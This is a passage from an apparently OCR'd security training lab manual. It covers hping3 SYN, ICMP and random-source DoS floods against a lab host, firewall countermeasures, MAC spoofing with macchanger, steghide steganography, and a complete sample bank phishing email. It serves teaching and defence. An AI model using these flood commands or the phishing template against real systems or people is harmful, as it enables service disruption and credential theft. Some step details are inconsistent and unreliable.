
29. Now again launch the attack from kali (10.0.0.11)machine using command **hping3 –i u100 –a 1.2.3.4 –S –p 80 10.0.0.12**

```
root@kali:~# hping3 -1 --flood -a 3.3.3.3 10.0.0.12
HPING 10.0.0.12 (eth0 10.0.0.12): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


30. Type Switch to Windows7(10.0.0.12) machine and check the performance graph.



31. Open **command prompt** and type the command **netstat –n –p tcp**



32. Switch to Kali(10.0.0.11) Machine and stop the DoS attack by clicking in the terminal and pressing **CTRL+C**



Lab Outcomes

In this lab the user has done the following:

Initiated DoS attack on Windows 7 (10.0.0.12) machine from Kali (10.0.0.11) machine using hping3 by

- Implementing ICMP flooding and check the output from Windows7 using Task Manager.
- Implementing SYN flooding and check the output from Windows7 using Wireshark.
- Initiated IP Spoofing & DOS attack on Windows7(10.0.0.12)Machine from Kali (10.0.0.11)using hping3.
- Analyze the performance & TCP connection status (using netstat) to predict about DOS attacks.
- Configured the firewall to blocked spoof IP address from any IP.

Performing IP Spoofing with random source IP & Denial of Service (DoS)


The following steps would be carried out by user of kali(10.0.0.11)machine to launch the attack on Windows7(10.0.0.12)machine.

33. Now switch to Kali (10.0.0.11)machine and launch the attack but this time using random source IP address. Open terminal and run the command


    hping3 –i u1000 --rand-source –S –p 80 10.0.0.12

```
root@kali:~# hping3 -i u1000 --rand-source -S -p 80 10.0.0.12
```

34. Switch to Windows7(10.0.0.12)Machine and Check Performance graph showing high traffic



35. Check from **command prompt** using **"netstat -n -p tcp"**. This time attack is coming from random IP address(spoof IP addresses), hence a **DDoS** like situation on Windows 7(10.0.0.12)Machine.



36. Switch to Kali (10.0.0.11)machine and stop the DoS attack by click in the terminal and press CTRL+C

```
root@kali:~# hping3 -i u1000 --rand-source -S -p 80 10.0.0.12
HPING 10.0.0.12 (eth0 10.0.0.12): S set, 40 headers + 0 data bytes
^C
--- 10.0.0.12 hping statistic ---
977 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

Lab Outcomes

In this lab the user has done the following:

- Generated & send spoof IP packets.
- Initiated the IP Spoofing & DOS attack from kali(10.0.0.11)using hping3.


- Analyze the performance & TCP connection status (using netstat) is able to predict about spoofed packets & DOS attacks.

Implementing countermeasures to create a secure environment by blocking the untrusted sources and allowing the trusted sources.


The following steps listed would be used by system administrator to create firewall rule to block all traffic except the trusted LAN systems.

37. Go to firewall on Windows7(10.0.0.12)machine. Click on **Profiles** button.


38. Click on **Advanced Profile Settings**.




39. Delete the privously created Rule "Attacker ip Address" by selecting the rule and clicking on  icon and on Apply button.




40. Click on  button




41. Check on where the ethernet type is




42. Click on Underlined




43. Ethernet Type pop-up would be displayed. Select the radio button IP then click on OK button.




44. Click on **Next** button.




45. Choose Block option then click on Next button.



46. Type **Blocked Network** in **Finish rule setup→ Step 1** then click on **Finish** button.




47. Created rules would be displayed then click on **Apply** button.




The following steps would be carried out by the system administrator again to analyze & detect the attack on Windows7(10.0.0.12).


48. Switch to Kali (10.0.0.11)Machine and again launch the Attack.



49. Switch to Windows7(10.0.0.12)Machine and check **Perfmon Graph,** now the traffic is normal.



50. Check connections using **"netstat -n -p tcp"** command. No any spoof IP is showing here.



Lab Outcomes

In this lab the user has done the following:

- Configured the firewall to block all (untrusted) traffic from any IP.
- Manipulated TCP/IP packet for IP & TCP header, TCP Flags, source & destination ports.
- Generated & send spoof IP packets.
- Initiated the IP Spoofing & DOS attack from Kali(10.0.0.11) using hping3.
- Analyze the performance using performance monitor & TCP connection status (using netstat) verified that the Windows7(10.0.0.12) host is protected by network flooding & DoS attack.

Counter measures

- Capture & analyze network traffic in case of sudden slow down of network resources.
- Use network monitoring software to look for a packet on your external interface that has both its source and destination IP addresses in ones local domain. If it's found, one is currently under attack.
- Implement SYN attack protect mechanisms
- Configure firewall to block untrusted Network/IP's.

MODULE- 5: MAC Spoofing

Objective of the Module


Objective of this Module is to understand about MAC Spoofing, Process to change the MAC address by generating random MAC address and by giving specific MAC address.

MAC Address Spoofing


MAC spoofing is a technique for changing a factory-assigned Media Access Control (MAC) address of a network interface on a networked device.

The MAC address that is hard-coded on a network interface controller (NIC) cannot be changed. However, many drivers allow the MAC address to be changed. Additionally, there are tools which can make an operating system believe that the NIC has the MAC address of a user's choosing. The process of masking a MAC address is known as MAC spoofing. Essentially, MAC spoofing entails changing a computer's identity, for any reason, and it is relatively easy.

The method used by switches to populate the MAC address table leads to a vulnerability known as MAC spoofing. Spoofing attacks occur when one host masquerades or poses as another to receive otherwise inaccessible data or to circumvent security configurations.



MAC spoofing attacks occur when an attacker alters the MAC address of their host to match another known MAC address of a target host. The attacking host then sends a frame throughout the network with the newly configured MAC address. When the switch receives the frame, it examines the source MAC address. The switch overwrites the current MAC address table entry and assigns the MAC address to the new port. It then inadvertently forwards frames destined for the target host to the attacking host.



Hands on Lab for MAC Address Spoofing

Tool used for this Lab

The following tool would be used to perform this module

Macchanger

Macchanger is a tool used to spoof MAC address in Linux. In kali Linux and backtrack it is pre-installed on other distribution user can install it manually Macchanger can spoof Mac address of any interface like eth0, wlan0 etc.

Machine Details for this Lab

Power on the below Virtual Machine to be used in this lab.

S.No	Computer Name	IP Address	Services/Tools	Username	Password
1	Kali Linux	10.0.0.11	Macchanger	root	12345678

Hands on Lab

MAC Address Spoofing

In this Lab MAC Spoofing would be perform on LAN adapter (eth0) using two methods.

I. A random MAC address generated by Macchanger on Kali Linux.

II. Change to a Specific MAC address

Lab for MAC spoofing by generating random MAC Address.

The following steps would be used to check current MAC address on interface "eth0"

1. From the desktop of Kali (10.0.0.11) machine, open the terminal to check the present MAC address of "interface eth0" (LAN interface) use following command.

   macchanger -s eth0

   where -s, used for show

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# macchanger -s eth0
```

2. The output of above command shows the current/permanent MAC address of interface "eth0"

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# macchanger -s eth0
Current MAC:   08:00:27:87:02:80 (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:87:02:80 (CADMUS COMPUTER SYSTEMS)
root@kali:~#
```

The following steps would be used to change current MAC address of interface "eth0"

3. Before changing the MAC address ,turned off network interface “eth0”, by executing following command.

```
root@kali:~# ifconfig eth0 down
root@kali:~#
```

4. Now change network card's hardware MAC address to some random hexadecimal numbers, by giving following command.

macchanger -r eth0

-r: random hexadecimal numbers

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# macchanger -r eth0
```

5. Now MAC address has changed.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# macchanger -r eth0
Current MAC:   56:ef:57:55:35:f5 (unknown)
Permanent MAC: 08:00:27:87:02:80 (CADMUS COMPUTER SYSTEMS)
New MAC:       7e:07:fc:b8:8f:63 (unknown)
root@kali:~#
```

The following steps would be used to check current MAC address of interface "eth0"

6. To check changed MAC address bring network interface "eth0" up by following command


   ifconfig eth0 up

```
root@kali:~# ifconfig eth0 up
```

7. Check new MAC address by giving following command

   ifconfig

   Output is shown as following with new MAC address.


root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.0.11 netmask 255.0.0.0 broadcast 10.255.255.255
ether 7e:07:fc:b8:8f:63 txqueuelen 1000 (Ethernet)
RX packets 4617 bytes 313344 (306.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 2906033 bytes 174362521 (166.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Lab for MAC Spoofing by Giving Specific MAC address

The following procedure on Kali Linux can be used to spoof MAC address by Giving Specific MAC address.

8. Open terminal of Kali (10.0.0.11) machine, Make turned off network interface eth0"before changing the MAC address.

```
root@kali:~# ifconfig eth0 down
root@kali:~#
```

9. Execute the following command to assign a specific MAC Address (00:d0:70:00:20:69)
   "**macchanger -m 00:d0:70:00:20:69 eth0"**

```
root@kali:~# macchanger -m 00:d0:70:00:20:69  eth0
Current MAC:   52:54:00:c6:c0:27 (unknown)
Permanent MAC: 52:54:00:c6:c0:27 (unknown)
New MAC:       00:d0:70:00:20:69 (LONG WELL ELECTRONICS CORP.)
```

10. The output with changed MAC address is shown below.

```
root@kali:~# ifconfig eth0 down
root@kali:~# macchanger -m 00:d0:70:00:20:69 eth0
Current MAC:   08:00:27:87:02:80 (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:87:02:80 (CADMUS COMPUTER SYSTEMS)
New MAC:       00:d0:70:00:20:69 (LONG WELL ELECTRONICS CORP.)
root@kali:~#
```

11. Bring network interface "eth0" up and display new MAC address using following command
    " ifconfig eth0 up"

```
root@kali:~# ifconfig eth0 up
```

12. To check new MAC Address by "Ifconfig" following command

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 00:d0:70:00:20:69  txqueuelen 1000  (Ethernet)
        RX packets 124  bytes 17563 (17.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 276  bytes 46744 (45.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

LAB Outcome

The Macchanger tool has changed real MAC address of interface into a different MAC address.
Spoofing of MAC address usually needed for privacy and prevent tracking in the local network about our hardware information (e.g: in public Wi-Fi network).

MODULE- 06: Steganography using image file

Objective of the Module

Objective of this Module is to understand about Steganography, Steghide tool and how to send text message embedded with image file.

Steganography

Steganography is the practice of concealing a file, message, image, or video within another file, message, image, or video. Generally, the hidden messages appear to be (or be part of) something else: images, articles, shopping lists, or some other cover text.

In digital steganography, electronic communications may include steganographic coding inside of a transport layer, such as a document file, image file, program or protocol. Media files are ideal for steganographic transmission because of their large size. For example, a sender might start with an innocuous image file and adjust the color of every 100th pixel to correspond to a letter in the alphabet, a change so subtle that someone not specifically looking for it is unlikely to notice it.

The advantage of steganography over cryptography alone is that the intended secret message does not attract attention to itself as an object of scrutiny. Plainly visible encrypted messages—no matter how unbreakable—arouse interest, and may in themselves be incriminating in countries where encryption is illegal. Thus, whereas cryptography is the practice of protecting the contents of a message alone, steganography is concerned with concealing the fact that a secret message is being sent, as well as concealing the contents of the message.

Hands on Lab for Steaganography using image File

Tools used

To use Steganography, there is a tool available in Kali Linux.

Steghide

Steghide is a steganography program that is able to hide data in various kinds of image and audio files. The color respectively sample-frequencies are not changed thus making the embedding resistant against first-order statistical tests.

Features

- compression of embedded data
- encryption of embedded data
- embedding of a checksum to verify the integrity of the extracted data
- support for JPEG, BMP, WAV and AU files

Machine used in this Lab

This Lab consists of one machines (Kali Linux) The details of machines are given below:

S.No	Computer Name	IP Address	Services/Tools	Username	Password
1	Kali Linux	10.0.0.11	steghide	root	12345678

Hands on Lab

To perform this Lab there is a folder "steghide" in root location (/root/steghide) with "picture.jpg" and "secret.txt" files. Where "picture.jpg" is the Image file which would be used to hide "secret.txt" file.

Following steps would be used to check the text file "secret.txt"

1. Login with Kali(10.0.0.11) machine, Verify the capacity of the "**secret.txt"** file, use the **–b** option to display the file size in terms of bytes.

```
root@kali:~/steghide# du -b secret.txt
1442    secret.txt
```

Following steps would be used to verify the capacity of the "picture.jpg"

2. Now verify the capacity of the **"picture.jpg**" image to see what the capacity is for being able to hide a message within the image itself. When asked to get more information about embedded data, type **n**.

```
root@kali:~/steghide# steghide info picture.jpg
"picture.jpg":
  format: jpeg
  capacity: 226.0 Byte
Try to get information about embedded data ? (y/n) n
root@kali:~/steghide#
```

3. After verification about the size of Text message"secret.txt" and image file "picture.jpg" that user is able to fit the message into image file.
4. Before embed the secret message, confirm the sha1 hash value for the "picture.jpg" image file using following command. Take note of this hash value for later comparison.
   sha1sum picture.jpg

```
root@kali:~/steghide# sha1sum picture.jpg
d3f5eb76303dca28344c110a7098e26012687e22  picture.jpg
root@kali:~/steghide#
```

Following steps would initialize the process of hiding the secret message

5. Now execute the following command to embed the file "secret.txt" with the Image file "picture.jpg" using steghide.

   steghide embed -cf picture.jpg -ef secret.txt

   where,

   embed –ef : is option to embed the secret message txt

   -**cf**: is image file would be used

   Jpg: is a picture file which obfuscates the message

   When prompted for a passphrase enter passphrase: **123**

```
root@kali:~/steghide# steghide embed -cf picture.jpg -ef  secret.txt
Enter passphrase:
Re-Enter passphrase:
embedding "secret.txt" in "picture.jpg"... done
root@kali:~/steghide#
```

Following steps would be used to verify the hash value after embeding of text file with image file.

6. Verify the hash value again with the same "picture.jpg" image file using following command.

   sha1sumpicture.jpg

   Notice the integrity has been lost in the steganography process due to a different hash value.

```
root@kali:~/steghide# sha1sum picture.jpg
860d4ee2dbc04604f48b16002044456b03a054e1  picture.jpg
```

Following steps would be used to gather info on the embedded data within the "picture.jpg" file

7. Type the command below to gather info on the embedded data within the earth.jpg file.

   steghide info picture.jpg

   When asked to get information about embedded data, **type Y**.

   Type secret as the passphrase. Press Enter**.**

   Notice the output, highlighting that there is a "secret.txt" file present within the 'picture.jpg" file.

```
root@kali:~/steghide# steghide info picture.jpg
"picture.jpg":
  format: jpeg
  capacity: 226.0 Byte
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "secret.txt":
    size: 1.4 KB
    encrypted: rijndael-128, cbc
    compressed: yes
root@kali:~/steghide#
```


Following steps would be used to Extracting secret data within the "picture.jpg" image file

8. To extract text file, open terminal and type the following command

   steghide extract -sf picture.jpg

   When prompted for the passphrase enter passphrase: 123

   Select "y" to overwrite on "secret.txt"



The contents of the original file "secret.txt" will be extracted from the stego file "picture.jpg" and would be save in the current directory.

Following steps would be used to confirm that the secret message has been preserved by viewing the contents.

9. To check the content of the "secret.txt" file which has been extracted above, follow the given command.

   head -3 secret.txt

Outcomes

- The steghide tool in Kali Linux has embedded a text file into image file.
- Hash value has changed after embedding of data

MODULE- 07: E-Mail Spoofing & Phishing

Objective

Objective of this Module is to understand about E-mail Spoofing, Phishing, Phishing techniques and suggested countermeasures.

E-mail Spoofing

E-mail spoofing is a type of Internet fraud of an e-mail header so that the message appears to have originated from someone or somewhere other than the actual source. The “header” of an email message is falsified to appear to come from a different sender’s address

E-mail spoofing is possible because Simple Mail Transfer Protocol (SMTP), the main protocol used in sending e-mail, does not include any authentication mechanism.

A spoofed e-mail may generally appear to be from someone in a position of authority, asking for sensitive data, such as passwords, credit card numbers, or other personal information -- any of which can be used for a variety of fraudulent purposes. The State Bank of India, AXIS, Citi Bank, ICICI, and HDFC bank are among the companies recently spoofed in spam mailings.

Phishing

Phishing is an e-mail fraud method in which a person (e.g. Hacker) sends out legitimate-looking email for gathering personal and financial information from recipients. The messages appear to come from well known and trustworthy Web sites

Phishing techniques

Link manipulation

Most of the common methods of Phishing use make a link in an e-mail (the falsified website it leads to) appear to belong to the legitimate organization. Misspelled URLs or the use of sub domains are general tricks used by phishers. Another trick is to make the anchor text for a link appear to be valid, when the link actually goes to the phishers' site.

Filter evasion

It used an image instead of text to make it harder for anti-phishing filters to detect text commonly used in phishing e-mails.

Website forgery

Once a victim visits the phishing website the deception is not over. Some phishing scams use JavaScript commands in order to alter the address bar. This is done either by placing a picture of a legitimate URL over the address bar, or by closing the original address bar and opening a new one with the legitimate URL.

Phone phishing

In this Phishing-mail messages that claimed to be from a legitimate organization can ask users to dial a phone number instead of directing to a webpage regarding supports. Once the phone number (owned by the phisher) is dialed, a person or IVRS unit asks users for their account numbers, PIN, password or other valuable information.

A Scenario For E-Mail Spoofing & Phishing

Scenario

Imagine the following scenario:

You are a customer of **CORDIAL BANK** and you have received an email from the manager of CORDIAL BANK (**bankmanager@cordialbank.com**)***.** The contents of email are as given below:

From: "CORDIAL Bank Ltd"<manager@cordialbank.com> *****
To: youremail@domain.com ******
Date: xx-xx-xxxx
Subject: URGENT:Information regarding bank account details
Dear Customer,

We are updating our IT security structure for online banking system as part of our continuing commitment to protect your account and to reduce the instance of fraud on our website. You must login once to your online account to update your account to meet our new security standards.

However, failure to update your records will result in account suspension. **Please update your records within 15 days.**

To update your account to our new security standards please follow the link below.

https://10.0.0.13 /phpm/cordialbank/update/abc/

If the above link does not work then copy the link and paste into the new browser.

Please do not mail your username and password in any circumstance.

The "CORDIAL BANK" is committed to ensure the safeguard of each customer's personal information, making sure only authorized individuals have access to their accounts. It is all about your security.

Accounts Management As outlined in our User Agreement, Cordial Bank will periodically send you information about site changes and enhancements

The above message would be send by the hacker on **youremail@domain.com** ****** for fraudulent purpose and to gain account details.

For this a scenario has been designed to show how a hacker performs e-mail spoofing & phishing activities for stealing username and password.

The steps listed in the lab manual shows how a hacker could use spoofed email and Phishing website of Cordial bank for stealing username and password.

NOTES:

*** bankmanager@cordialbank.com is the falsified (spoofed) email of the manager at Cordial Bank.**

Hands on Lab for E-Mail Spoofing & Phishing

Machine Details for this Lab

Power on the below Virtual Machine to be used in this lab

